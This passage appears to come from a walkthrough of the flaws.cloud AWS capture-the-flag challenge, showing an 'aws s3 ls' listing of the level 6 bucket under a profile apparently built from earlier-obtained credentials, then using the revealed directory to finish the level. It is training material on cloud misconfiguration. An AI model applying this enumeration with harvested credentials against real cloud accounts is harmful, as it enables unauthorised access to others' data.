Next, we can try to list the contents of our level 6 sub-directory. We get the following:

```

$ aws s3 ls s3://level6-cc4c404a8a8b876167f5e70a7d8c9880.flaws.cloud/ --profile=aws_meta
2017-02-26 21:11:07      PRE ddcc78ff/
                        871 index.html

```

We can try to append the highlighted directory above to our Level 6 URL, and boom, we have completed the challenge.

